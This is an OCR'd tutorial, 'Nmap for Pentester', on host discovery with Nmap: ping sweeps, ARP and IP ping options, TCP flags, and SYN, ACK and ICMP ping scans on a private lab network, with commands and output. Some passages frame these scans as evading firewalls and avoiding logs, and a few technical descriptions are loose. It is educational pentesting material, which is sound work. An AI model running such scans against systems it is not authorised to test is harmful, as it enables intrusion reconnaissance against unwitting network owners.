Nmap for Pentester

Security Scanning

Original Author (s): *Jeenali Kothari & Aarti Singh*

Table of Contents

Abstract

Nmap has become one of the most popular tools in network scanning by leaving other scanners behind. Many times, the hosts in some organisations are secured using firewalls or intrusion prevention systems which result in the failure of scanning due to the present set of rules which are used to block network traffic.

In Nmap, a pentester can easily make use of alternate host discovery techniques to prevent this from happening. It consists of certain features that make the network traffic a little less suspicious. Hence, in this report, various techniques of Host Discovery will be explored.

Additionally, given Nmap's extensive capabilities, we will demonstrate the use of the Nmap Brute NSE Script for dictionary attacks on secured services and for vulnerability scanning of online services.

If you're wondering whether it's feasible to conduct a vulnerability scan or a brute-force attack using Nmap, the answer is yes.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

Host Discovery


Ping Sweep

Let’s begin with scanning the entire network by using the Ping sweep scan (-sP).

```
nmap -sP 192.168.1.0/24
```

```
root@kali:~# nmap -sP 192.168.1.0/24
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 05:43 EST
Nmap scan report for dsldevice.lan (192.168.1.1)
Host is up (0.0012s latency).
MAC Address: 18:45:93:69:A5:10 (Taicang T&W Electronics)
Nmap scan report for 192.168.1.3
Host is up (0.00030s latency).
MAC Address: 8C:EC:4B:71:C5:DE (Dell)
Nmap scan report for 192.168.1.4
Host is up (0.024s latency).
MAC Address: 2A:84:98:9F:E5:5E (Unknown)
Nmap scan report for 192.168.1.5
Host is up (0.012s latency).
MAC Address: 30:24:32:1F:89:AC (Intel Corporate)
Nmap scan report for 192.168.1.8
Host is up (0.0058s latency).
MAC Address: 44:CB:8B:C2:20:DA (LG Innotek)
Nmap scan report for 192.168.1.12
Host is up (0.00027s latency).
MAC Address: 00:0C:29:78:20:90 (VMware)
Nmap scan report for 192.168.1.108
Host is up (0.00017s latency).
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Nmap scan report for 192.168.1.9
Host is up.
Nmap done: 256 IP addresses (8 hosts up) scanned in 23.67 seconds
root@kali:~#
```

When you closely observe the packets in the Wireshark, you see that here only ARP packets are being sent while scanning the network,



Note: Working of –**sP** and –**sn** is the same.

Let us try the same by using **the no port scanning (-sn)** option. In this option, we are also **using –packet-trace** option which will enable you to see the detailed packet transfer without making use of Wireshark. Here you can observe the ARP packets being received.

```
nmap -sn 192.168.1.0/24 --packet-trace
```

```
root@kali:~# nmap -sn 192.168.1.0/24 --packet-trace
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 05:48 EST
SENT (0.0687s) ARP who-has 192.168.1.1 tell 192.168.1.9
SENT (0.0688s) ARP who-has 192.168.1.2 tell 192.168.1.9
SENT (0.0689s) ARP who-has 192.168.1.3 tell 192.168.1.9
SENT (0.0690s) ARP who-has 192.168.1.4 tell 192.168.1.9
SENT (0.0691s) ARP who-has 192.168.1.5 tell 192.168.1.9
SENT (0.0692s) ARP who-has 192.168.1.6 tell 192.168.1.9
SENT (0.0692s) ARP who-has 192.168.1.7 tell 192.168.1.9
SENT (0.0693s) ARP who-has 192.168.1.8 tell 192.168.1.9
SENT (0.0694s) ARP who-has 192.168.1.10 tell 192.168.1.9
SENT (0.0695s) ARP who-has 192.168.1.11 tell 192.168.1.9
RCVD (0.0690s) ARP reply 192.168.1.3 is-at 8C:EC:4B:71:C5:DE
RCVD (0.0699s) ARP reply 192.168.1.1 is-at 18:45:93:69:A5:10
SENT (0.0730s) ARP who-has 192.168.1.14 tell 192.168.1.9
SENT (0.0731s) ARP who-has 192.168.1.15 tell 192.168.1.9
SENT (0.0731s) ARP who-has 192.168.1.16 tell 192.168.1.9
SENT (0.0732s) ARP who-has 192.168.1.17 tell 192.168.1.9
RCVD (0.0791s) ARP reply 192.168.1.4 is-at 2A:84:98:9F:E5:5E
RCVD (0.0796s) ARP reply 192.168.1.5 is-at 30:24:32:1F:89:AC
SENT (0.0820s) ARP who-has 192.168.1.20 tell 192.168.1.9
SENT (0.0822s) ARP who-has 192.168.1.21 tell 192.168.1.9
SENT (0.0823s) ARP who-has 192.168.1.22 tell 192.168.1.9
SENT (0.0824s) ARP who-has 192.168.1.23 tell 192.168.1.9
SENT (0.1699s) ARP who-has 192.168.1.26 tell 192.168.1.9
SENT (0.1703s) ARP who-has 192.168.1.27 tell 192.168.1.9
SENT (0.1705s) ARP who-has 192.168.1.28 tell 192.168.1.9
SENT (0.1708s) ARP who-has 192.168.1.29 tell 192.168.1.9
SENT (0.1710s) ARP who-has 192.168.1.30 tell 192.168.1.9
SENT (0.1712s) ARP who-has 192.168.1.31 tell 192.168.1.9
```

Now when we have seen that ARP packets are seen in the network, we will make use of – **disable-arp-ping** option where you can see that there are 4 packets being sent.

Disable-arp-ping

To disable the ARP discovery, Nmap provides this option.


```
nmap -sn 192.168.1.108 --disable-arp-ping
```

```
root@kali:~# nmap -sn 192.168.1.108 --disable-arp-ping
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 05:58 EST
Nmap scan report for 192.168.1.108
Host is up (0.00027s latency).
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
root@kali:~#
```

And you will see that the ARP packets are not visible

Note: Scanning Local Network with Nmap where nmap sends an ARP packet with every scan. If an external network is to be scanned; Nmap sends following request packets when –disable-arp-ping is used:

ICMP echo request (Type 8)
ICMP timestamp request(Type 13)
TCP SYN to port 443
TCP ACK to port 80



You can also make use of –**send-ip** option to get the same results as in the step above.

Send-ip

```
nmap -sn 192.168.1.108 --packet-trace --send-ip
```

```
root@kali:~# nmap -sn 192.168.1.108 --packet-trace --send-ip
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 05:55 EST
SENT (0.0588s) ICMP [192.168.1.9 > 192.168.1.108 Echo request (type=8/code=0) id=297
SENT (0.0589s) TCP 192.168.1.9:43573 > 192.168.1.108:443 S ttl=58 id=30850 iplen=44
SENT (0.0589s) TCP 192.168.1.9:43573 > 192.168.1.108:80 A ttl=55 id=52947 iplen=40
SENT (0.0590s) ICMP [192.168.1.9 > 192.168.1.108 Timestamp request (type=13/code=0)
RCVD (0.0590s) ICMP [192.168.1.108 > 192.168.1.9 Echo reply (type=0/code=0) id=2974
NSOCK INFO [0.1030s] nsock_iod_new2(): nsock_iod_new (IOD #1)
NSOCK INFO [0.1030s] nsock_connect_udp(): UDP connection requested to 192.168.1.1:53
NSOCK INFO [0.1030s] nsock_read(): Read request from IOD #1 [192.168.1.1:53] (timeou
NSOCK INFO [0.1030s] nsock_write(): Write request for 44 bytes to IOD #1 EID 27 [192
NSOCK INFO [0.1030s] nsock_trace_handler_callback(): Callback: CONNECT SUCCESS for E
NSOCK INFO [0.1030s] nsock_trace_handler_callback(): Callback: WRITE SUCCESS for EID
NSOCK INFO [0.1090s] nsock_trace_handler_callback(): Callback: READ SUCCESS for EID
NSOCK INFO [0.1090s] nsock_read(): Read request from IOD #1 [192.168.1.1:53] (timeou
NSOCK INFO [0.1090s] nsock_iod_delete(): nsock_iod_delete (IOD #1)
NSOCK INFO [0.1090s] nevent_delete(): nevent_delete on event #34 (type READ)
Nmap scan report for 192.168.1.108
Host is up (0.00024s latency).
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```

Host Discovery is considered to be the most primary step in Information Gathering which provides accurate results on active ports and IP addresses in a network.


TCP Flags

First, let's get to know the basics about the communication Flags in TCP. The TCP header mainly consists of six flags which manage the connection between the systems and provide instructions to them. Each flag is of 1 bit and hence the size of TCP Flags is 6 bits. Now let us briefly understand each flag.

FLAG	DESCRIPTION
SYN	It stands for Synchronize. It assists in notifying when a new sequence number is transmitted. The SYN flag usually represents the Three-Way Handshake.
ACK	It stands for Acknowledgement. It notifies the status of transmission of packets and also assists in identifying the what sequence number to expect next.
RST	It stands for Reset. This flag shows when there is any error in that connection and sets the flag to 1 and the connection is broken.
URG	It stands for Urgent. This flag usually commands to process the packets as soon as possible.
FIN	It stands for Finish. This flag is set as 1 to indicate no further transmission of packets.
PSH	It stands for Push. It is used to start and end data transfer and prevent occurrence of buffer deadlocks.


Types of Scans

To discover the hosts in the network, various ping scan methods can be used.




TCP SYN Ping Scan

It is a method of host discovery which helps in looking for discovering if the ports are open and to also make sure if it matches the rules of the firewall. The Pentester can hence, send an empty SYN flag to the target to check where it is alive. Multiple ports can be defined in this scan type.




The -sP command in Nmap only allows discovering online hosts. Whereas SYN Ping (-PS) sends a TCP SYN packet to the ports and if it is closed, the host responds with an RST packet. And if the ports requested are open there will be the response of TCP SYN/ACK and there will be a reset packet which will be sent to reset the connection.

```
nmap -sn -PS 192.168.1.108 --disable-arp-ping
```




The packets captured using Wireshark can be overserved



The advantage of TCP SYN Ping scan is that the pentester can get the active/inactive status of the host without even creating a connection and hence it does not even create a log in the system or the network.

TCP ACK Ping Scan

It is a method of host discovery which is similar to TCP SYN Ping scan but slightly differs. This scan also makes use of Port 80. The pentester sends an empty TCP packet to the target and as there is no connection between them, it will receive an Acknowledgement packet and will then reset and terminate the request




This command is used to determine the target's response and also check if the SYN packets or ICMP echo requests are blocked as of in the latest firewalls

```
nmap -sn -PA 192.168.1.108 --disable-arp-ping
```

```
root@kali:~# nmap -sn -PA 192.168.1.108 --disable-arp-ping
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 07:14 EST
Nmap scan report for 192.168.1.108
Host is up (0.00023s latency).
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
root@kali:~#
```


The Packets captured in the Wireshark can be observed here.



Some firewalls are configured to block on SYN ping packets, hence, in this case, this scan would be effective to bypass the firewall easily.

ICMP Echo Ping Scan

The ICMP Ping scan can be used to gather information about the target systems which makes it different from port scanning. The pentester can send an ICMP ECHO request to the target and getting an ICMP Echo reply in return.




ICMP is now ineffective on remote ICMP packets which have been blocked by admins. It can still be used to monitor local networks.

```
nmap -sn -PE 192.168.1.108 --disable-arp-ping
```

```
root@kali:~# nmap -sn -PE 192.168.1.108 --disable-arp-ping
Starting Nmap 7.91 ( https://nmap.org ) at 2020-11-20 07:15 EST
Nmap scan report for 192.168.1.108
Host is up (0.00039s latency).
MAC Address: 00:0C:29:C8:9C:50 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
root@kali:~#
```

